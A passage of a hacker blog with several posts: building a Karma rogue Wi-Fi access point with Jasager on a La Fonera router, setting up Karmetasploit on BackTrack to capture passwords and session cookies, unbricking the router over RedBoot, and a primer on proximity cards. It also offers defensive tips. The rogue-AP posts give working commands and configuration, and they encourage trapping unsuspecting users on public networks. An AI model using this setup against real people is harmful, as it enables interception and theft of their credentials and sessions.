This username (root) and your password will be required to hit the Jasager web UI from now on, so remember it.
Next, change the change the "option ssid" line in /etc/config/wireless file to something innocuous. "OpenWrt" is either boring (to geeks) or strange (to the mundane). Make it clever if not downright inviting! I chose "Guest" since that seems friendly enough.
option ssid Guest
Since we'll be integrating Jasager with tools running on another system later, it's important to make sure that this system (preferably a laptop) is the default gateway and the DNS server for all clients who associate to the network. I decided to use 192.168.1.2 for the ethernet interface on my laptop.
The DHCP server configuration is in /etc/dnsmasq.conf, so add these dhcp options to the end of the file in order to set the default route and dns server to 192.168.1.2.
I also wanted Karma mode to be enabled by default. I dug through the Jasager cgi scripts and they just call iwpriv commands. I added these lines to /etc/init.d/jasager under the start() function:
wlanconfig ath0 create wlandev wifi0 wlanmode master
iwpriv ath0 karma 1 #enable karma mode
iwpriv ath0 addkarmassid "H-i-R.Net"  #Don't trample on my own wifi!
You may wish to add a few addkarmassid lines for nearby legitimate wireless networks.
Give your Fon a quick reboot. It should come back up just fine. It should also associate with pretty much any random SSID you throw at it. Once it connects, try to connect to the Jasager Web interface again at http://192.168.1.1:1471/
It should load just fine and it should show that Karma is currently ON. You may wish to test Karma mode out a bit by trying to associate to some randomly-typed SSIDs. If that works, Karma is enabled and working properly. GAME ON.
Battery Power
For a truly mobile set-up, I recommend attaching a battery pack to the La Fonera router. From Radio Shack digi-key or mouser, you can buy the a style "M" male coaxial barrel pigtail, Battery clip(s), assorted wires, shrink tubing and connectors to hack it all together.
The Fonera is supposed to run on 5VDC with the center pin positive. I've found that I can safely use as many as six 1.2V NiMH cells in a battery clip to run my Fonera router without any problems. This is 7.2 Volts, well above the rated power supply voltage. I obviously can't guarantee that you won't damage your Fonera using any of the tricks (hardware or software) outlined here, but I can say mine has been working fine with an apparent 7.2 Volts.
Not to push product on you (okay, maybe just a little) but Duracell 2650mAh NiMH cells (shown left) are the most awesome rechargeables I've ever used. With them, this battery pack will surprise the hell out of you. It powers the Fonera for several hours. Of course, actual run-time varies with how much use it gets. I've noticed that leaving the Web UI up decreases run-time.
Congratulations, you're done messing with the Fon for now. You can simply power it on and chuckle while watching the Web UI as unsuspecting saps get roped into your clever trap, but the real fun hasn't even started yet...
Gr33tz, y0!!1! Major props to the contributors to the Jasager project. Together, they took some loosely organized pieces and created a simple, inexpensive tool that is as fun and interesting as it is versatile.
Dino A. Dai Zovi and Shane "K2" Macaulay for the initial KARMA concept
Mubix for coming up with the idea of combining this all in a small package. Of all the hackers I know, he's probably the most passionate about brainstorming, tinkering and helping others learn.
Robin Wood a.k.a. DigiNinja for designing the UI and pulling all the pieces together to run on the Fon.
Darren at hak5, who introduced me (and I suspect many others) to Jasager. I can't tell if he's a salesman with tech skills or an uber-nerd with people skills. Either way, he's a very well balanced and charismatic show host and a great guy to know in person.
Karmetasploit is a fun little toy, and I think I've got it working well -- and then some. The details of that project will be revealed later this week, hopefully. Let's just say that with a La Fonera router and a laptop, I found a way to leverage metasploit (and a few other fun tools) into a very powerful subversive wireless setup.
It's pretty much a running gag. If you see Surbo from i-Hacked in the room (and sometimes even if you don't), you shouldn't bother powering on any of your wireless toys. He almost certainly has an eeePC hiding somewhere ready to rope you into his rogue wireless network and has metasploit armed and ready to steal your session IDs.
Sidejacking happens when you allow a session-id cookie to go across the wire in the clear. A third-party gets the session ID cookie (using metasploit, hamster & ferret, Wifizoo or other tools like them) and then proceeds to import the cookie into their browser, whereupon they have access to the account the session-id belongs to.
Usually, these exploits happen due to sniffing (open Wifi, wired ethernet to a hub, ARP poisoning, Arp table flooding) but the other way they occur is through subversive wireless, I.e. Karma.
In a nutshell, Karma listens for probe requests from wireless clients and immediately begins broadcasting that SSID. It effectively ropes all new wireless clients in who aren't already associated to an existing network. When you combine Karma and Metasploit together, you end up with a rogue Access point that has the following traits:
Will associate to any SSID
Assigns a default route to the address Metasploit is listening on.
Runs a fake DNS server that points all domain names to the Metasploit IP
Launches several fake servers to gather passwords, cookies and other authentication information
In the case of Karmetasploit, it launches a page with many iframes so it gathers cookies for an entire list of popular sites.
So, when Thunderbird or Outlook try to connect to mail.yourcompany.com, they end up going to Metasploit. And when they hand off your username and password, Metasploit logs it in the database. Same thing goes for your cookies.
While showing a team-mate of mine how easy and devastating these tools are, we started coming up with ways to defend ourselves. Most are pretty obvious.
Set your browser to clear the cache, any saved passwords and all cookies every time you close it.
Always close all of your browser windows (and thus, get rid of all cookies and passwords) before closing the lid to your laptop or going out and about with your mobile device.
If possible, make sure your wireless adapter is not configured to automatically join wireless networks.
If you normally connect to an encrypted wireless network, but see one with the same name that's not encrypted, it may (or may not) be a rogue access point.
While out-and-about, it may be wise to tunnel sensitive traffic, or just wait until you get to a trusted network in order to conduct your business affairs.
Use sites that utilize SSL for everything, and be very, very cautious of tools such as SSLStrip.
Keep in mind a few other things:
Anyone can set up an open wireless hotspot and sniff the traffic from it.
The ubiquity of WiFi makes rogue hotspots easy to hide. It's not hard to make it look like it belongs to the hotel or coffee shop next door.
Some of the most dangerous access points show no sign of being rigged. You can get online, do your stuff, and leave without knowing someone was watching.
I'll post a bit more about my latest adventures from the attack side of things later this week.
Asmodian X and I will be giving a talk on hacking the La Fonera and several other kinds of wireless routers at CCCKC's Opening Week festivities. Our talk will be Friday and that means that the usual 2600 meeting will be not at Oak Park Mall, but at the freshly opened hackerspace for March. KC 2600-goers, keep this in mind!
This evening, Asmo and I worked on a few things related to the Fon. One thing I tried: re-installing the OEM La Fonera firmware (0.7.1r1). I did this for a few reasons:
To document unlocking ssh
To document the process of enabling RedBoot
To let it run its auto-upgrade (which everyone warns you against, it fixes the bug allowing you to enable ssh/redboot!)
Maybe even document how to backgrade it to 0.7.1r1 (thus allowing you to unlock it even if it's got a newer version installed)
I figured once RedBoot's enabled, you will always have RedBoot access, and I'm right. That means that using the Un-Bricking Howto, you can backgrade easily, or install dd-wrt, OpenWrt or anything else that will run on the Fon.
Without RedBoot, you must set up an elaborate network that emulates Fon's firmware server and hands an old version off as an "upgrade", tricking the router into installing the old version. It's not really that hard, but you need a web server, a router and DNS server running on an Internet-isolated lab network.
I also figured out that once you enable SSH, you can let it run its firmware upgrades to the latest version and SSH still starts. You can still have the best of both worlds: An official La Fonera hot-spot, with shell access to tinker around. I may see if I can get Jasager working while retaining La Fonera's latest firmware. That'll come later, though.
If anyone still wants to go to Daily Dose tonight, that's fine. Some of us will be at Casa De Ax0n hacking on wireless stuff.
Given the fact that all things Karma have the potential to disrupt nearby WiFi service, we've opted to take the geek-out away from the normal venue this week. I really don't feel like getting banned from my favorite bar and coffee shop.
Like many others before me, I've freed my Fon from the wall outlet with a clip holding 4 AA batteries wired in series for 4.8 Volts. I'm currently using a 6-cell clip with the last two slots bypassed. It will hold five cells just fine for the full 6VDC that it was designed to use. I may do that this evening.
Asmodian X and I have been tinkering with these Fon routers for a few days now. We've both bricked (and subsequently un-bricked) them, and they're both running the latest version of OpenWrt.
Now it's time to see what we can do with them. The HiR WiFi Lab is going to be in full swing this evening. RSVP if you think you want to show up. I will need to clear it with w1fe 1.0, who probably doesn't want TOO many geeks coming over.
People have been asking me about how my adventures with Karmetasploit have been going. Well, I have some good news on getting Karmetasploit working on BackTrack 3 with the Alfa AWUS036H USB WiFi Adapter, but it's still not working 100%. This is an update to the quandary I posted a little more than a month ago. It's after 1:00 am and I need to be up bright and early so I have to call it a night. I hope to have more info in the coming week as I get some lab time to put into this project.
What I've got is pretty raw, but this is just as much for our readers as it is for me to document for myself what's worked so far. Out of literally dozens of tries, this is the closest I've come to getting this to work the way I want it.
First and foremost, the version of aircrack-ng that ships with BT3 is old and lacking some functionality that's needed for what I'm trying to do. Among other things, airbase-ng doesn't have the -P option that lets it reply to all probes. This is stuff that's normally handled by the MadWifi drivers when you've got an Atheros adapter. Since the Alfa's using the RTL8187 chipset, we need to rely on airbase-ng. Updating airbase-ng is easy, but if you're running BT3 from CD and without saving changes, you'll have to do it every time. Just snag the latest aircrack-ng source via Subversion and compile it right there in the BT3 environment with the following commands.
svn co http://trac.aircrack-ng.org/svn/trunk/ aircrack-ng cd aircrack-ng make make install
Then, airbase-ng will be updated with the functionality needed for karma. Keep in mind that Karma's just the "greedy access point" part that uses probe requests to rope in wireless clients.
Use airmon-ng to enable monitor mode on your Alfa:
airmon-ng start wlan0
I run airbase-ng in its own terminal window and in verbose mode so I can watch as crap scrolls by. If it gives you an error about not being able to create a tap interface, run "modprobe tun" to load the module it's complaining about.
airbase-ng -P -C 30 -e "HiR WiFi Lab" -v wlan0
You should see all probe requests and get messages whenever anyone associates.
In another window, I bring up the at0 interface. I know using a /24 netmask on 10.x.x.x is a sin, but that's how the dhcp configuration comes on BackTrack:
ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
Then we clear the dhcp leases and start the dhcp server: echo > /var/state/dhcp/dhcpd.leases dhcpd -cf /etc/dhcpd.conf at0
At this point, I have a computer that's running BackTrack 3, broadcasting as an access point named "HiR WiFi Lab" but will snag any wireless client in range trying to associate to a network, regardless of their SSID. It will issue a DHCP lease and the DNS specified by dhcp will point to the BackTrack 3 box.
Now, to start the "metasploit" part, which should start a fake DNS Server (which makes all services point to the BackTrack 3 box as well) and a bunch of fake services for password grabbing, etc:
/msf3/msfconsole -r /msf3/karma.rc
All the services appear to come up just fine in Metasploit Console, but the fake DNS isn't working. In fact, lots of the fake services aren't working as they should. The fake FTP server, for example, just opens a session and sits idle without prompting for a login. If I point my browser to 10.0.0.1, however, it loads the "evil" cookie-grabbing web page (which consists of a bunch of invisible iframes to grab cookies from several popular domains), but since DNS doesn't work, the pages within the iframes never resolve.
So, I'm a lot closer to having Karmetasploit working with the Alfa on BackTrack, but it seems like there's still a lot of troubleshooting to do. Also, with having to download and re-compile aircrack-ng every time I boot BackTrack on my lab box, I'm thinking I might install BT3 to an old hard drive to make things a little easier.
I've bricked my Fon twice now. That's pretty much the name of the game when you tinker. Fortunately, the Fon has redboot, and if you enabled telnet access to it (you know, BEFORE you brick it!?) you can un-brick it over the network.
Here's a log of my un-bricking session. The bold, bright green is stuff I typed in the console. Dark-green is terminal output and normal text is my commentary as I go along.
As I mentioned, I'm running a tftp server on my MacBook, with the kernel and rootfs files (you can get them here) in /private/tftpboot (the default shared folder for tftpd). For reference, I'm relying on the MacBook's MDI/MDIX auto-crossover functionality (a staple in several ethernet adapters) and using the Fon's ethernet cable connected directly to my MacBook. You may need to use a crossover cable. My MacBook's IP is 192.168.1.2 for this lab.
Power on the FON, and as soon as the "Internet" light comes on, telnet to port 9000 of 192.168.1.254. This is RedBoot's IP address.
I held the return key down for quite a while (5, 10 seconds or so?) until the RedBoot prompt came up. Control C does NOT WORK! Okay, it didn't work for me. Your mileage may vary. I had a whole screen of blank lines for a while and a matching whole screen of "Executing boot script" messages to match them. I spared you from that and only showed three below..
Connected to 192.168.1.254.
Escape character is '^]'.
== Executing boot script in 9.990 seconds - enter ^C to abort
== Executing boot script in 9.990 seconds - enter ^C to abort
== Executing boot script in 9.990 seconds - enter ^C to abort
RedBoot>
UPDATE: A reader showed us the awesome redboot.pl script. See the comments of this post for a little more info.
Once in redboot, we set the ip address of the Fon's local ethernet port (192.168.1.254 is just fine, so we'll enter that) and the tftp host for the firmware images. Again, I'm using 192.168.1.2.
These steps download the kernel, initialize the flash and write the kernel to the Fon.
RedBoot>load -r -b %{FREEMEMLO} openwrt-atheros-2.6-vmlinux.lzma Using default protocol (TFTP) Raw file loaded 0x80040800-0x801007ff, assumed entry at 0x80040800 RedBoot>fis init About to initialize [format] FLASH image system - continue (y/n)?yes *** Initialize FLASH Image System ... Erase from 0xa87e0000-0xa87f0000: . ... Program from 0x80ff0000-0x81000000 at 0xa87e0000: . RedBoot>fis create -e 0x80041000 -r 0x80041000 vmlinux.bin.l7 ... Erase from 0xa8030000-0xa80f0000: ............ ... Program from 0x80040800-0x80100800 at 0xa8030000: ............ ... Erase from 0xa87e0000-0xa87f0000: . ... Program from 0x80ff0000-0x81000000 at 0xa87e0000: .
This shows the block of free space left, we'll need these numbers to properly create the root filesystem
RedBoot>fis free 0xA80F0000 .. 0xA87E0000
Now we need some bc-foo or at least some hex math skills. We'll need the hex difference between the first and last free block. You need to do this in another window. obase=16 and ibase=16 set bc in hexadecimal mode.
$bc bc 1.06 Copyright 1991-1994, 1997, 1998, 2000 Free Software Foundation, Inc. This is free software with ABSOLUTELY NO WARRANTY. For details type `warranty'. obase=16 ibase=16 A87E0000 - A80F0000 6F0000
(Control-D exits bc)
For me, the length of the free space is 0x006F0000. Jot yours down and make sure it's prefixed with 0x and it's 8 hex digits long (padded with zeros if need be). You'll need it in a bit to determine where to write the OpenWrt root filesystem. Now, back to the RedBoot session on the Fon:
RedBoot>load -r -b %{FREEMEMLO} openwrt-atheros-2.6-root.squashfs Using default protocol (TFTP) Raw file loaded 0x80040800-0x801607ff, assumed entry at 0x80040800
(use the length of the free-space IN PLACE OF 0x006F0000 below if yours differs.) RedBoot>fis create -l 0x006F0000 rootfs ... Erase from 0xa80f0000-0xa87e0000: ............................................................................................................... ... Program from 0x80040800-0x80160800 at 0xa80f0000: .................. ... Erase from 0xa87e0000-0xa87f0000: . ... Program from 0x80ff0000-0x81000000 at 0xa87e0000: . RedBoot>reset ^] (control close-bracket escapes the telnet session) telnet>close Connection closed.
Wait a few minutes for the fon to boot, then you can access the actual OS with telnet. I used -lroot so that the telnet client hands the username "root" to the telnet server. By default, BSD's telnet client hands off your current username to the remote server. You may or may not need to use -lroot.
$telnet -lroot 192.168.1.1 Trying 192.168.1.1... Connected to 192.168.1.1. Escape character is '^]'. === IMPORTANT ============================ Use 'passwd' to set your login password this will disable telnet and enable SSH ------------------------------------------
BusyBox v1.4.2 (2007-09-29 07:21:40 CEST) Built-in shell (ash) Enter 'help' for a list of built-in commands.
_______ ________ __ | |.-----.-----.-----.| | | |.----.| |_ | - || _ | -__| || | | || _|| _| |_______|| __|_____|__|__||________||__| |____| |__| W I R E L E S S F R E E D O M KAMIKAZE (7.09) ----------------------------------- * 10 oz Vodka Shake well with ice and strain * 10 oz Triple sec mixture into 10 shot glasses. * 10 oz lime juice Salute! --------------------------------------------------- root@OpenWrt:/#
Of course, you should set a root password (using the passwd command) ASAP, and probably enable wireless as below:
root@OpenWrt:/# uci set wireless.wifi0.disabled=0
root@OpenWrt:/# uci commit wireless && wifi
So now all the fun stuff I've done to my Fon (I'm calling it The Patriot for its ability to wreak Surface-To-Air Carnage) are un-done. Fortunately I have most of it backed up.
Jasager doesn't provide the "evil" that metasploit offers (that is, the password-grabbing fake services, cookie-snarfing and browser exploiting parts), but Jasager DOES gleefully do the "Karma" part. No matter what SSID you try to connect to, Jasager will take your probe request and play the SSID back as a beacon. If the real access point is out of range or has a weaker signal than Jasager, it WILL rope you in. Mubix put together a post today with a lot of background to Jasager and where it's going. His ideas as well as Robin Wood's skills and Darren Kitchen's passion were a driving force in my interest in Karmetasploit from the get-go. This has been in the works for quite some time, as Darren couldn't stop gushing about it when I hung with him in Springfield. (Note to self: Fix the damn photos on that old post.)
The latest version of Metasploit Framework contains dozens of megabytes of code (mostly written in Ruby) and the La Fonera only has a few megabytes of flash for storing files, so setting up a full Karmetasploit ownage rig using a Fon isn't going to happen. That's not to say there isn't plenty of fun to be had. If you set this up on a public network, you can man-in-the-middle stuff with the Fon. Darren suggested using upside-down-ternet. You can do some hacking to make Jasager work with another full-fledged computer that can run Metasploit. The options are as limitless as your imagination even with a standalone Fon running Jasager. Be creative!
Now, on for some errata to Darren's howto:
I used OS X and command-line scp and ssh to do all the stuff Darren did with the windows equivalents. This is pretty straight-forward for command-line users.
In Step 8, you transfer 2 files into /tmp, but out.hex gets erased after the reboot in step 9 and before you're told to use it in step 10. So just SCP it over after the reboot in step 9.
I actually bricked my Fon at step 11 (where you use some goofy Windows GUI to flash the Fon). Fortunately, the walk-through enables RedBoot over Telnet early on. If you're not running Windows, then set up a tftp server on a workstation on an internet-separated network. I just used an ethernet cable to my MacBook. You can flash the firmware to the Fon via RedBoot with these instructions I got from the Fonera section of the OpenWrt Wiki.
Preparation for flashing: La Fonera will use 192.168.1.1 and 192.168.1.254, so set your Ethernet interface to something in the 192.168.1.2-253 range on the system that you will use to tweak the Fon. Make sure it's got a tftp server on that system as well. Make sure you have the openwrt-atheros-2.6-vmlinux.lzma and openwrt-atheros-2.6-root.squashfs files. Make sure the network is segregated from the Internet, and make sure no DHCP servers are on the network.
I was using Mac OS X, and used this TFTP configuration front-end to control OS X's built-in tftpd. Note: TFTP is NOT FTP and an FTP server won't work in place of tftpd.
Once I got the Fon un-bricked and OpenWRT installed via TFTP and RedBoot. all the steps from 12 on worked fine. Hopefully using the above help, you won't need Windows nor will you brick your Fon.
Asmodian X has at least one Fon to play with as well. We'll cover our various experiments with them and label the posts with fon.
This article is intended for basic familiarization on Proximity identification cards.
Proximity cards are one of the more popular ways to lock buildings from undesired guests while avoiding dealing with physical keys. Just stuff the card in your wallet and swipe it against a proximity card reader pad, which beeps cheerfully, flashes a green light and the door opens. Or it politely rejects you by beeping and flashing a stern red light. Or if you are like a few of my friends it blinks a light , and beeps in a cheerful manor and either lets you in or it doesn't. But securing buildings isn't the only thing that proximity technology is used for. Proximity technology is used in: Pay cards, transit cards, key cards, RFID tags and more.
1. Summary A Proximity Card is a small credit card sized passive electronic device which Is typically used for physical access control. Simple cards return a code when activated, more complex cards are basically a wireless smart card which issues an encrypted challenge response along with stored personal information.
2. Description So here's an explanation on how a proximity card works:
The card itself consists of a physical plastic card which contains a special wire with a coil and an IC. This is similar in concept to a smart card except instead of electrode pads the wire and coil take care of communication. What happens is that when the card is passed in the general proximity of a reader (roughly 1 to 3 inches usually) the reader transmits a signal which is intercepted by the special circuit in the card which then reacts and passes and reflects back a changed signal back to the reader. The reader then transmits the results back to a central control computer which either accepts or rejects the transaction and allows or denies entry (Westhues 2008)(Wikipedia 2008).
This process is called the Wiegand Effect. The special wire is made out of a mixture of cobalt, iron and Vandium, and is also known as Vicalloy. This is then cold-worked into a wire known as a Wiegand Wire. The wire reacts to a magnetic field by causing a small burst of power which is detected by a coil wrapped around the wire. This burst of power is called a Barkhausen jump or Barkhausen Effect. (Wikipedia 2008)
Simple RFI cards are configured with a id number, part of this number is a company id, the other part is a unique number. Each person is given a uniquely numbered card which the card transmits when it encounters a carrier field from a card reader. If the user tries the card at another company, the card will transmit its code but will be rejected because the card has a different company code (wikipedia, 2008).
ISO 14443 specifies that this signal exchanged may contain data which can be cryptographically signed. For instance US Department of defense badges are smart cards which contain information about that person along with cryptographic keys for authentication and encryption and decryption of data (Wikipedia 2008).
There are other standards like ISO 15693 which is the Vicinity card standard. It is functionally similar however uses a different wireless handshaking process with different radio frequencies.
3. Hacking projects involving Proximity cards
Eliot Phillips on Hack-a-day posted an article by Jonathan Westhues which detailed how to build a proximity card reader/spoofer (Westhues, 2008). Multiple Metropolitan transportation cards have gone to a proximity card to increase efficiency. Once again this is using a form of wireless smart-card. The most recent of these methods was slated to be discussed at Defcon in 2008. However the group was sued by the transit authority before they could do so. The MiFare hack allowed for cloning of pay cards(Anderson, Ryan and Alessandro, 2008).
The Olin College Prox Card team designed a USB 1.0 proximity card reader capable of reading 125 khz proximity cards and reading the response information. This device used a pc micro-controller to read and relay the Proximity card information to a computer as a USB device (Olin College Prox Card Team, 2004).
4. Conclusion Proximity cards are the entry method of choice, it allows keys to be given out in mass, combined with a computerized building entry system keys can be activated or de-activated with a minimum amount of physical effort. They cards themselves are convenient to the user because they can walk up to a door and either hold the card with in 3 inches of the pad and the door will open as opposed to fishing through a large key chain.
Because the old style proximity card systems rely on a static analog signal for identification, the basic installations have a serious flaw which makes the system as effective as an old style physical lock. The new standards including cryptographic handshaking are much more effective for security. Though as the MiFare hack demonstrates that even newer system are not immune to issues caused by improper design and implementation.
5. Informative Resources
Anderson , Zack, Ryan , RJ and Chiesa , Alessandro. "The Anatomy of a Subway Hack." Presentation Materials from Defcon 16 (2008). www.defcon.org
HiR is what happens when 1990s-era e-Zine writers decide to form a blog. Most of us hail from the Great Plains region of the United States.
Ax0n, HiR founder and editor-in-chief is an information security specialist currently working in the luxury goods industry.
Asmodian X joined HiR in December 1997 and currently works as a web developer and SysAdmin in the education industry.
Frogman has been on board since May 1998 and has many technical passions. When not experimenting with obscure hardware, he can be found leaping from one rooftop to the next, making the world his office.
TMiB has also been helping since 1998. Also our resident Physicist and go-to guy for xkcd jokes we don't get, The Man in Black currently works in the Internet industry in an east-coast data center.




 Posts
Posts


